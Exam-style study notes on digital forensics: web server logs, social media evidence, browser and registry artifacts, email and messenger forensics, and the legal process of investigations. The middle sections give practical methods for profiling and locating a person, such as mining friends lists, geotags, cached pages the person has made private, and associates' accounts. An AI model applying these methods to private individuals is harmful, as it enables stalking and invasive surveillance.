- These logs are usually in a readable text format that can be parsed and structured by software tools.
- They are generated by a class of software called *web servers*.
- Three popular web servers are Nginx, Apache2, and Microsoft IIS.
- Other, less frequently used web servers also exist; however, these tend to maintain their logs in a manner similar to web application logs, and should thus be somewhat covered by Section 7.8.1.2.
- A log entry generated by web servers corresponds to a single HTTP or HTTPS request and usually contains the fields shown in the table below.
- Each log entry explains, among other things, what resources were requested, who (hyperlink) referred to this resource, how it was requested, and the size and type (OK, Not Found, Forbidden, etc.) of the response.
- Log entries are usually grouped together by date (e.g., one log for every hour or every day).
- Note that closed log files are often automatically compressed to save storage space.

Field	Description	Example
Identity	Identity of the client on its machine	jimmy (though most often "-")
Timestamp	Time when the request was received	10/Sep/2015:16:33:01 +0200
Bytes	Size of the response in bytes	137
Request	A string containing what resource was requested	GET/home.php HTTP/1.1
Auth	The identity of the client on the server	jimmy
Agent	The browser the client says is being used	Mozilla5.0; Windows NT 6.1; [. . .]
Referrer	From where the browser says it came from	http://someothersite.com/page.php
Client IP	The public IP address of the client	128.39.41.45

7.8.1.3 VirtualHosts

- Web servers such as Apache2 and Nginx allow multiple websites to be served on the same endpoint over the same port.
- An example of an Apache2 configuration on a Unix system with two virtual hosts is given below.
- When a HTTP request is sent to an endpoint, the web server looks at the requested domain name, and determines a *document root* based on this value.
- The different virtual servers may also use different log files, so be sure to look at the virtual server configuration for log file locations.

Listen80
NameVirtualHost*:80 <VirtualHost*:80>

ServerNamewww.some-website.com DocumentRoot/var/www/example1
</VirtualHost>
<VirtualHost*:80>
ServerNamewww.some-other-website.com DocumentRoot/var/www/example2
</VirtualHost>

13. State and Explain the different types of content posted on social media?

Ans:

Different types of content posted on social media are:

I) Updates/posts —

- An update is a general term for something a user posts.
- It tends to be a stand-alone piece of content, as opposed to a message in a discussion or a review.
- Often, these are short bits of text that say something a person has done, links to interesting content (sometimes with a comment), or photos or videos.
- They may also be called "status updates" or "posts," or they will have names specific to the platform.
- For example, updates on Twitter are called "tweets."

II) Comment/reply —

- A common type of social interaction online is to comment on or reply to an update that someone else has posted.
- These are often grouped along with the original update so others can view the updates and comments together.

III) Photos and videos —

- Sharing this kind of media is common online.
- Photos and videos are often shared as part of updates, but they can be uploaded separately.
- For example, many social network sites have sections where users can create albums and upload many photos at once.

IV) Social networks/friends/contacts —

- Social interaction is the heart of social media, and this often occurs because people have the ability to create connections with people they know.
- These may be friends, business associates, family members, or a mix.
- The connections between people form a social network.

V) Metadata —

- The updates, comments, photos, and social connections people have form the data of social media websites.
- The information about those posts, photos, and connections is metadata.
- This often includes the date and time of the update and may include the location from which the person was posting or the platform (e.g., standard web browser vs. a mobile phone app) used to post.

14. What are the different categories of social media? Explain.

Ans:

Different categories of social media are:

I) Social networks —

- In general, the term social network refers to people and their connections.
- This applies off-line and online. Online social networks allow users to create accounts and form connections with one another.
- Most social media sites have this feature, but for some, the ability to make connections and share with friends is the core feature.
- A social networking website will have a strong emphasis on connecting with other people (friending them or forming a social connection).
- Most modern social network sites also allow people to post status updates, photos, and other contents.
- The goal behind this is usually to help people engage with their friends by sharing updates about their lives and links to things online they find interesting.
- Popular sites in this category include Facebook and LinkedIn.

II) Photo and video sharing —

- Sharing photos and videos is a common part of social media.
- The ability to share these types of media is built into most social media sites, but some sites are dedicated to this task.
- When you visit a photo or video-sharing website, the images and videos are featured, and there tends to be a limited amount of text.
- YouTube is an extremely popular video-sharing website.
- Newer sites like Instagram, Vine, and others are also drawing populations of users.

III) Microblogging —

- Blogs were created in the late 1990s as a way for people to easily post text online without a lot of technical knowledge.
- These resembled online diaries, and blogging is still extremely popular.
- Microblogging came about in the late 2000s.
- The key feature of microblogs is that people are limited in how much text they can share.
- On Twitter, the most popular microblogging website, people's updates are limited to 140 characters.
- Other sites have different limits, but the core idea is that people are posting very short updates.
- In addition to Twitter, Tumblr is a popular microblogging site.

IV) Social bookmarking —

- These sites are set up so people can collect links to pages they like online and share them with their friends.
- They can usually add annotations or captions to the links and organize them into categories.
- Currently, Pinterest is one of the most popular social bookmarking sites.

V) Social gaming —

- Video games used to be played alone or by people who were in the same place.
- With the internet, games can be played by friends in different locations.
- Social gaming has become very popular, and the games range from very simple competitions to intensive military-style team game playing.
- Major game consoles, like PlayStation and Xbox, have social features that let players create friend lists and play games online with those friends.
- There are also many websites and apps for mobile devices that let people play together.

VI) Apps —

- The term “app” is short for “application.”
- These are (often) small programs that run alone or within other social media sites.
- They can have their own social experiences.
- For example, apps that run in Facebook allow users to connect with some of their Facebook friends within the game, but it may support its own types of posts and interactions.

15. Write a note on Social Connections and Associates.

Ans:

- The “social” part of social media implies that people are interacting with others and, indeed, social media profiles can be an excellent tool for identifying a person's friends, family members, and associates.
- Most sites support the creation of explicit social connections with other people.
- These tend to come in two forms: *friending* and *following*.
- When one person *friends* another, a request is sent from the person to the potential friend.
- If the potential friend approves the request, then the two people are linked to one another.
- Friending generally implies a mutual relationship, and it requires both people to acknowledge the relationship.
- *Following*, on the other hand, can be a one-way relationship.
- A person follows someone on social media when they are interested in what that person posts.
- The person being followed does not have to approve the relationship in most cases, nor is there a requirement or expectation that the follow is reciprocated.
- Certainly, two people may choose to follow one another, but unlike “friending,” it is not required.
- A person's social connections, regardless of how they are created, are often visible on social media.

- Usually, a list of friends or followers is linked from a user's profile.
- This list tends to have a profile photo and name for the person. Figure 3.4 shows a user's friend list from Facebook.
- Clicking on the names of these friends will take you to their profile page.
- Twitter uses a follower system. For any given user, you can see lists of who he follows and who is following him back. Figure 3.5 shows the list of people that Malcom is following.
- Twitter uses a more extensive set of information for each person on this list, including their name, bio, profile picture, and “cover” image (a background photo).
- Aside from the lists of social connections, a person's photos can reveal who they spend time with.
- Many sites support photo sharing and allow you to browse a person's photos.
- If you are interested in a person's social habits, you may find success in looking at who appears frequently in photos with the target.
- Similarly, most sites allow people to like or comment on posts.
- When you read a target's posts, look at who frequently likes them or offers a reply.
- This can be an indicator of who the target is especially close with (not only online but also offline).




FIGURE 3.4

A friend list on Facebook (names and faces are blurred for privacy).

FIGURE 3.5

On sites where people follow each other, like Twitter, lists for "Following" and "Followers" are often available.

16. Explain different types of Personal information shared on social media.

Ans:

Different types of Personal information shared on social media are:

I) BASIC DEMOGRAPHICS

- Nearly every social media site has some profile page for its users, and that page has some essential demographic information.
- Age, gender, location, and a short personal description are all very common.
- Some sites have very long personal profiles, while others have very brief personal profiles.
- Figure 3.1 shows the "About" page on Facebook, which contains the background information for users.
- The figure shows the overview, but on the left-hand site is a list of subcategories.
- On Facebook, you will often find a user's current location and a list of all the other places they have lived.
- You can get education history, work history, contact information, family members, political preferences, relationship status, religion, and more.




FIGURE 3.1

The "About" page on Facebook has a lot of demographic information.

II) SOCIAL CONNECTIONS AND ASSOCIATES

- The “social” part of social media implies that people are interacting with others and, indeed, social media profiles can be an excellent tool for identifying a person's friends, family members, and associates.
- Most sites support the creation of explicit social connections with other people.
- These tend to come in two forms: ***friending* and *following*.**
- When one person *friends* another, a request is sent from the person to the potential friend.
- If the potential friend approves the request, then the two people are linked to one another.
- Friending generally implies a mutual relationship, and it requires both people to acknowledge the relationship.

III) LOCATION DATA

- One interesting development in social media is geotagging, which allows people to associate GPS coordinates or other location data with their posts.
- Many networks support this, and later chapters in this book will explain when and how to access this information on each site.
- In addition, there is an entire chapter dedicated to explaining location information.
- In this section, we will look at just a few examples of how this data appears.
- In Figure 3.6, which shows a Twitter post, the location information appears under the text of the post. “Washington, DC” indicates the location.

FIGURE 3.6

A Twitter post with location information underneath the text of the post (Washington, DC).

IV) BEHAVIOR PATTERNS

- During investigations that run deeper than collecting demographic information or photos, discovering behavior patterns can be important.
- That may be what a person does, when, and with whom.
- It could be the way they interact with others or the tone of voice they use.
- Ultimately, your questions will drive the investigation you do; but in this section, we will look at a few examples of how you can find behavior patterns in social media.

V) POSTED CONTENT

- Last, but not least, is the category that encompasses *most* of what people share.
- The content of people's posts—that is, the text they write, what it says, the content of their photos and videos, and the ratings they assign—is really the most valuable thing you can find in a deep social media investigation.
- It tells you what people are doing, what they care about, who they interact with, and why.
- It not only can provide deep insight into the psyche but also can be useful simply because people tell you exactly what they think or what they

17. What are privacy controls? Explain its importance. (********doubt**********)**

Ans:

- The simplest privacy control is the public/private setting.
- On sites that use this, posts are usually public by default and visible by anyone online.
- Users have one option to restrict visibility of their posts, and that is to make them private.
- This generally restricts them to be visible by only the user's friends or another approved list of people.
- For example, Figure 4.1 shows the Twitter privacy options.
- Next to “Tweet privacy” is the one option for protecting posts: “Protect my Tweets.”
- If the user selects this, the user has to approve anyone who wants to follow their posts.
- Privacy controls allow social media users to control who can see their content. These can be simple settings that toggle an account between public and restricted to an approved group, or they can be sophisticated that give users control over every person who can see each individual post.
- While privacy controls are important for users, especially when they are sharing sensitive personal information, people often do not fully understand how public their data is nor how to use all the controls at their disposal.

18. What are the different techniques for finding people on social media?

Ans:

Different techniques for finding people on social media are:

I) BY GOOGLE SEARCH TECHNIQUES

- Google is a great source for finding social media pages about people, and sometimes, it returns better results than the social media sites' own internal search tools.
- To use it effectively, there are a few advanced Google search tools that will help you.

II) Searching Domains

- First is the ability to search within a site or domain.
- A domain is the core part of a web address, usually the last two parts.
- For example, facebook.com, twitter.com, npr.org, and example.net are all domains.
- Google allows you to use the domain for a site to search on that site only.
- To do this, you use the prefix “site:,” followed by the domain.

III) Searching for Exact Phrases

- When you use multiple words in a Google search, Google searches for all of those words in any order and will also look for pages that have only one of the words.
- Google will sometimes even make best guesses at close matches.
- In this case, it may find people named Malcom Smith.
- That flexibility in search can be very helpful, but sometimes, it returns too many results.
- To search for the exact name you want, you can put it in quotes.
- In that case, Google will only return pages with an exact match for the phrase in quotes (see Figure 5.2)

IV) Searching Images

- If there are many search results returned, a Google image search for the same term may be effective.
- In Figure 5.2, under the search box, you can see a list of search types (“Web,” “Videos,” “News,” “Images,” etc.).
- If you click on Images, it will take you to a set of search results with photos only.
- If you include the “site:” part of the search, it will return images from that site only.
- Thus, you will often find profile pictures with this kind of image search.

FIGURE 5.1

A Google search with a site term that restricts the results to a particular domain.

FIGURE 5.2

Using quotes around a term on a Google search forces Google to search for that exact phrase.

V) BY CACHE OR ARCHIVE

- Before we move on entirely from Google, there is one other Google search tool that may be of value: the "cache" option, which can show you old versions of a page.
- For example, if your target once had a public page on a social media site, but now it is protected, you can search for cache:[url] where you replace [url] with the web address of the page.
- That will show you an older version of the page.
- If you want to see many previous versions of someone's social media page, try using the Internet Archive's Wayback Machine.
- This is, as the name suggests, an archive of the internet.
- Available at http://archive.org, you can put in the URL of any web page and see older copies that the service has saved.
- For example, Figure 5.6 shows the results for the author's personal Twitter page at http://twitter.com/golbeck.




FIGURE 5.6

The Internet Archive results for the author's personal Twitter feed.

VI) BY OTHER SERVICES

- Finally, people finding/background check services on the web may be a good source of background information.
- While most of these search tools provide things like names, addresses, and phone numbers, instead of links to social media sites, some have email addresses that are useful for username tracking as described above.
- Furthermore, additional information about a target that these sites provide, like his current city, could be useful in narrowing down search results on specific social media sites to identify the correct person.

VII) BY OTHER TECHNIQUES AND CONSIDERATIONS

- There are other techniques you can use to find people online.
- One of the most effective is to search through the target's known associates.
- Even if your target is online, he may use a fake or abbreviated name that makes him hard to find.
- He may even have most of his profile private and protected.
- However, a target's friends are not always as careful, and this can make them a useful source of information to locate the target's account or find public information about him.

19. Write short note on Location data of social media?

Ans:

- Location information can be a valuable tool for investigation.
- As more and more users access social media from mobile devices, the availability of location information both from their posts and embedded in their photos and videos also increases.
- It can be found in geotagged posts, check-ins, and the embedded metadata of images and videos.
- Once it's collected, there are several ways to plot it, analyze it, and discover the patterns and movements of the person being investigated.
- There's also a common vocabulary associated with adding location to posts.
- **Geotagging** refers to the process of adding a location (**or "geolocation")** to a post, photo, or status update.
- This is typically determined via GPS coordinates, indicating a precise location of the post. This is easy on mobile devices, which know the user's precise location. For status updates with a place-name or a street address, geolocation is what maps that name or address to a pair of latitude-longitude coordinates.
- Another way people share their location is through a **check-in**. Unlike geotagging, which adds a location to a post, a check-in usually involves the user explicitly indicating that they are at a specific location.

20. Explain the following terms:

a. Cookies
b. Web Cache
c. INDEX.DAT
d. P2P
e. NTUSER.DAT

Ans:

Peer-to-Peer (P2P)

- P2P is used primarily as a means to share files.
- A major portion of the traffic on a P2P network is pirated music and movies as well as child pornography.
- P2P differs from a client/server network in that computers on a P2P network can serve both roles (client and server).
- Gnutella is one of the major systems or architectures used in P2P networks.

The INDEX.DAT File

- The INDEX.DAT is a binary, container-like file that is used by Microsoft's Internet Explorer (MSIE).
- The INDEX.DAT file holds quite a bit of value for forensic examiners.
- There are multiple INDEX.DAT files on a system.

- The INDEX.DAT tracks several pieces of information regarding the URLs visited, the number of visits, and so on.
- These files are hidden from the user and must be viewed using a tool of some sort.
- Both FTK and EnCase are able to decipher INDEX.DAT files.
- MSIE has three directories: History, Cookies, and Temporary Internet Files.
- INDEX.DAT files are used to track the information and contents of each directory.

Cookies
- A cookie is a small text file that is deposited on a user's computer by a web server.
- Cookies can serve a variety of purposes.
- They can be used to track sessions as well as remember a user's preferences for a particular web site.
- Amazon.com is a great example.
- When you return to the site you are normally greeted with a "Hello, Susan" as well as customized recommendations based on your buying and browsing history.
- That level of individualization is made possible through cookies.

Web Cache
- We are an impatient lot.
- As such, speed is vital to a user's Internet experience.
- Today, web browsing is expected to be nearly indistinguishable from the applications running on our own machines.
- Web cache is one way that the browser makers shave some time off the download times.
- Cache speeds things along by reusing web page components like images, saving time from having to download objects more than once.

The NTUSER.DAT File
- The NTUSER.DAT file contains preference settings and individual information for each user profile.
- Browser history is part of this information.
- There is one NTUSER.DAT for each user profile on the system.
- Although technically a registry file, the NTUSER.DAT is located in the user folder.
- Note that we're talking about user "profiles" and not "users."
- Putting a specific person on the keyboard is a very difficult if not impossible determination to make.
- Just because a person has a profile on the machine does not mean their fingers were on the keyboard at any given moment.

21. What are the different Email Protocols? How can email be used as an evidence?
Ans:

E-mail Protocols
- E-mail uses multiple protocols to send and receive e-mail.
- Some of them are:
  - **Simple Mail Transfer Protocol (SMTP)**—Used by e-mail clients to send e-mail and by servers to both send and receive.
  - **Post Office Protocol (POP)—**Used by e-mail clients to receive e-mail messages.
  - **Internet Message Access Protocol (IMAP)—**Two-way communication protocol used by clients to access e-mail on a server.

E-mail as Evidence
- E-mail is widely used and people tend to be uninhibited in their messages, saying things they may never say otherwise.
- Thus, e-mail can provide us with a wealth of potential evidence.
- Some of those things include:
  - Communications relevant to the case
  - E-mail addresses
  - IP Addresses

- Dates and times

- When investigating e-mail, it's important to realize that it could be found in a number of places.
- These include: the suspect's machine, any recipient's machine, company server or backup media, smartphone, service provider, and any server that the message may have passed through on its way to its final destination.
- Like most web based evidence, time is still a factor.
- Collecting that evidence sooner rather than later will give you a better chance of success.
- The main components of an e-mail are the header, the body, and potentially attachments.
- Every e-mail message that's sent has a header.
- The header records information as the e-mail travels from the sender to the receiver.
- Think of it as a passport of sorts.
- At every stop (server) along the way, information is added to the header.
- The body of the e-mail is the message itself.
- Finally, any attachments are added.
- These include things such as images and user-created files such as documents, spreadsheets, and so on.
- Keeping the attachments connected with an associated e-mail message is very important from an evidentiary perspective.

22. What is Messenger forensic? State the different types of evidence that can be collected from a messenger? Where can such files be found on computer for yahoo messenger?

Ans:

- Instant messaging (IM) is a type of online chat program which offers real-time text as well as audio,
- video, and image files transmission over the Internet.
- IM allows effective and efficient communication, allowing immediate receipt of acknowledgment or reply.
- Instant messenger applications such as LINE, WhatsApp, WeChat, Yahoo Messenger and Facebook Messenger are some of the most widely used applications.
- The smart phones, tablet computers, personal computers, and the convenience of Internet made the use of such applications very popular.
- User devices and IM applications may hold the data that can provide evidence of the activities carried out through them. The use environment of the IM applications can provide evidences. These evidences can be used to profile the behavior of its user and may even allow the investigator to anticipate the users' actions. Each device and application has its own acquisition requirements and potential sets of evidence
- A forensic investigator should know as much as possible about IMs and be ready to investigate chats. Given the variety of instant messengers used worldwide, it is a big advantage to have tools which are able to locate histories, analyze them without any passwords, search and filter chats and, of course, produce a report in a printable and easily readable format.
- All of them store their information in different places, and a forensic investigator should know all those places: Registry, AppData folders, Program Files, Documents and Settings (which may be spelled in another language) and so on.
- Moreover, the suspect may move their history to a folder other than the default one, so that you can not find it in those well-known places.
- Many messengers have an unreadable or hardly readable format. Some IMs (e.g. Digsby and AIM) store messages in the good old HTML format; others even use plain text (e.g. QIP). However, most instant messengers 'pretend' to be secure.
- For example, an older ICQ used to keep messages in binary .dat files, which made it possible to read some text.
- Different types of Evidence that can be collected from a messenger are Messages, Media files such as photographs and videos, Contacts, Profiles, Location, links and documents

- Yahoo! Messenger (YM), among other forms of online communication, is used extensively by online predators to communicate with other predators, as a means of communication with victims, and also for trading of pictures and videos.
- Investigation for Yahoo Messenger forensics start from registry structure for Windows vista and Windows 7 using the built in registry editor for Windows.
    - The data is found in the given location as shown in the table below

File	Location	Description	Windows Vista	Windows 7
HKEY_CURRENT_USER	\Software\Yahoo\Pager	Gives the Yahoo ID of the user	Yahoo user id	Yahoo user id
		Gives the installed version of Yahoo Messenger	Yahoo version	Yahoo version
		Gives the version revisions of Yahoo Messenger	Yahoo version revisions	Yahoo version revisions
		Shows if the password is saved	Saved password	Saved password
		Shows if auto sign in for Yahoo Messenger is turned on or off	Auto sign in	Auto sign in
		Shows the number of allowed P2P users	P2P count	
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\chat	Gives the last selected chat room category	Chat	Chat
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\chat\favorite rooms	Gives the list of saved favorite rooms for the user	Favorite Room	Favorite Room
HKEY_CURRENT_USER	\Software\Yahoo\Pager\profiles\profile_name\FT	gives the last saved location of a received file and the last sent location of a transferred file	FT	FT
HKEY_CURRENT_USER	Software\Yahoo\Pager\profiles\profile_name\FriendIcons	Gives the icon that the user has set for himself/herself that is displayed to the user's friends.	FriendIcons	FriendIcons

.

UNIT III

1. Explain the legal process to conduct computer investigation for potential criminal violations of law.

ANS:

- When conducting a computer investigation for potential criminal violations of the law, the legal processes we follow depend on local custom, legislative standards, and rules of evidence.
- In general, however, a criminal case follows three stages: **the complaint, the investigation, and the prosecution.**
- Someone files a complaint; a specialist investigates **the complaint** and, with the help of **a prosecutor**, collects evidence and builds a case. If a crime has been committed, the case is tried in court.




Figure 1-7 The public-sector case flow

- A criminal investigation can begin only when someone finds evidence of an illegal act or witnesses an illegal act.
- The witness or victim (often referred to as the "**complainant**") makes an allegation to the police, an accusation or supposition of fact that a crime has been committed.
- A police officer interviews the complainant and writes a report about the crime. The police department processes the report, and management decides to start an investigation or log the information into a police blotter.
- The **police blotter** provides a record of clues to crimes that have been committed previously.
- Criminals often repeat actions in their illegal activities, and these habits can be discovered by examining police blotters. This historical knowledge is useful when conducting investigations, especially in high-technology crimes.
- Blotters now are generally electronic files, often databases, so they can be searched more easily than the old paper blotters.
- Not every police officer is a computer expert. Some are computer novices; others might be trained to recognize what they can retrieve from a computer disk.
- To differentiate the training and experience officers have, CTIN has established three levels of law enforcement expertise:
  - **Level 1**- Acquiring and seizing digital evidence, normally performed by a police officer on the scene.
  - **Level 2**- Managing high-tech investigations, teaching investigators what to ask for, and understanding computer terminology and what can and can't be retrieved from digital evidence. The assigned detectives usually handle the case.
  - **Level 3**- Specialist training in retrieving digital evidence, normally conducted by a data recovery or computer forensics expert, network forensics expert, or Internet fraud investigator. This person might also be qualified to manage a case, depending on his or her background.
- In a criminal or public case, if we have enough information to support a search **warrant**, the prosecuting attorney might direct to submit an affidavit.
- We must then have the **affidavit** notarized under sworn oath to verify that the information in the affidavit is true.
- After a judge approves and signs a search warrant, it's ready to be executed, meaning we can collect evidence as defined by the warrant.

- After we collect the evidence, we process and analyse it to determine whether a crime actually occurred. The evidence can then be presented in court in a **hearing or trial**.

2. Write a short note on Corporate Investigations.

ANS:

- Private or corporate investigations involve private companies and lawyers who address company policy violations and litigation disputes, such as wrongful termination.
- Corporate computer crimes can involve e-mail harassment, falsification of data, gender and age discrimination, embezzlement, sabotage, and industrial espionage, which involves selling sensitive or confidential company information to a competitor. Anyone with access to a computer can commit these crimes.
- Embezzlement is a common computer crime, particularly in small firms. Typically, the owner is busy and trusts one person, such as the office manager, to handle daily transactions.
- Collecting enough evidence to press charges might be beyond the owner's capabilities.
- Corporate sabotage is most often committed by a disgruntled employee. For example, an employee decides to take a job at a competitor's firm and collects confidential files on a disk or USB drive before leaving.
- This type of crime can also lead to industrial espionage, which increases every year.
- Investigators will soon be able to conduct digital investigations on site without a lab and without interrupting employees' work on a computer.
- Investigators can't seize the evidence; instead, they acquire a disk image and any other pertinent information and allow the system to go back online as quickly as possible.
- Organizations can help prevent and address these crimes by creating and distributing appropriate policies, making employees aware of policies, and enforcing policies.
- The most important policies are those defining rules for using the company's computers and networks; this type of policy is commonly known as an "**acceptable use policy**."
- Organizations should have all employees sign this acceptable use agreement.
- Published company policies also provide a **line of authority** for conducting internal investigations; it states who has the legal right to initiate an investigation, who can take possession of evidence, and who can have access to evidence.
- Another way a private or public organization can avoid litigation is to display a warning banner on computer screens
- A warning banner asserts the right to conduct an investigation and notifies the user

3.What is authorized requestor? Why should companies appoint them for computer investigations?

ANS:

- In a private-sector environment, the person who has the right to request an investigation, such as the chief security officer or chief intelligence officer is called as an **authorized requester**
- In addition to using warning banners that state a company's rights of computer ownership, businesses are advised to specify an **authorized requester** who has the power to initiate investigations.
- Executive management should define a policy to avoid conflicts from competing interests in organizations.
- In large organizations, competition for funding or management support can become so fierce that people might create false allegations of misconduct to prevent competing departments from delivering a proposal for the same source of funds.
- To avoid inappropriate investigations, executive management must also define and limit who's **authorized to request** a computer investigation and forensics analysis.
- Generally, the fewer groups with authority to request a computer investigation, the better.
- Examples of groups with authority to request computer investigations in a corporate environment include the following:

- Corporate security investigations
- Corporate ethics office
- Corporate equal employment opportunity office
- Internal auditing
- The general counsel or legal department

- All other groups, such as the Human Resources Department, should coordinate their requests through the corporate security investigations group.
- This policy separates the investigative process from the process of employee discipline.

4. Explain the following terms:

a. Affidavit

The document, given under penalty of perjury, that investigators create to detail their findings. This document is often used to justify issuing a warrant or to deal with abuse in a corporation.

b. exculpatory Evidence

Evidence that indicates the suspect is innocent of the crime.

c. inculpatory Evidence

Evidence that indicates a suspect is guilty of the crime with which he or she is charged.

d. line of authority

The order in which people or positions are notified of a problem; these people or positions have the legal right to initiate an investigation, take possession of evidence, and have access to evidence

e. warrant

Legal documents that allow law enforcement to search an office, a home, or other locale for evidence related to an alleged crime.

f. police blotter

A log of criminal activity that law enforcement personnel can use to review the types of crimes currently being committed.

g. silver-platter doctrine

A policy no longer in effect that allowed a state law enforcement officer to pass illegally obtained evidence to the federal government and allowed federal prosecution to use that evidence.

h. litigation

The legal process leading to a trial with the purpose of proving criminal or civil liability.

5. What is digital evidence? State and explain general tasks that the investigators perform when working with digital evidence.

ANS:

- Digital evidence can be any information stored or transmitted in digital form.
- U.S. courts accept digital evidence as physical evidence, which means that digital data is treated as a tangible object, such as a weapon, paper document, or visible injury, that's related to a criminal or civil incident.
- Courts in other countries are still updating their laws to take digital evidence into account. Some require that all digital evidence be printed out to be presented in court.
- Following are the general tasks investigators perform when working with digital evidence:
  1. Identify digital information or artifacts that can be used as evidence.
  2. Collect, preserve, and document evidence.
  3. Analyze, identify, and organize evidence.
  4. Rebuild evidence or repeat a situation to verify that the results can be reproduced reliably.
- Collecting computers and processing a criminal or incident scene must be done systematically.
- To minimize confusion, reduce the risk of losing evidence, and avoid damaging evidence, only one person should collect and catalog digital evidence at a crime scene or lab, if practical.

- If there's too much evidence or too many systems to make it practical for one person to perform these tasks, all examiners must follow the same established operating procedures, and a lead or managing examiner should control collecting and cataloguing evidence.
- Also use standardized forms for tracking evidence to ensure that evidence is handle in a safe, secure manner.

6. List any five rules of evidence.

ANS:

- The data you discover from a forensic examination falls under your state's rules of evidence or the Federal Rules of Evidence.
- However, digital evidence is unlike other physical evidence because it can be changed more easily. The only way to detect these changes is to compare the original data with a duplicate. Furthermore, distinguishing a duplicate from the original electronically is impossible, so digital evidence requires special legal consideration.
- Most courts have interpreted computer records as hearsay evidence.
- The rule against hearsay evidence is deceptively simple and full of exceptions.
- Hearsay is any out-of-court statement presented in court to prove the truth of an assertion. In other words, **hearsay** is evidence of a statement made other than by a witness while testifying at the hearing and is offered to prove the truth of a statement.
- The definition of hearsay isn't difficult to understand, but it can become confusing when considering all the exceptions to the general rule against hearsay.
- Twenty-four exceptions in the federal rules don't require proof that the person who made the statement is unavailable. The following are the ones most applicable to computer forensics practice:
    - Business records, including those of a public agency.
    - Certain public records and reports.
    - Evidence of the absence of a business record or entry.
    - Learned treatises used to question an expert witness.
    - Statements of the absence of a public record or entry.
    - The catchall rule, which doesn't require that the declarant be unavailable to testify.
- It does say that evidence of a hearsay statement not included in one of the other exceptions can be admitted if it meets the following conditions:
    - It has sound guarantees of trustworthiness.
    - It is offered to help prove a material fact.
    - It is more probative than other equivalent and reasonably obtainable evidence.
    - Its admission would forward the cause of justice.
    - The other parties have been notified that it will be offered into evidence.

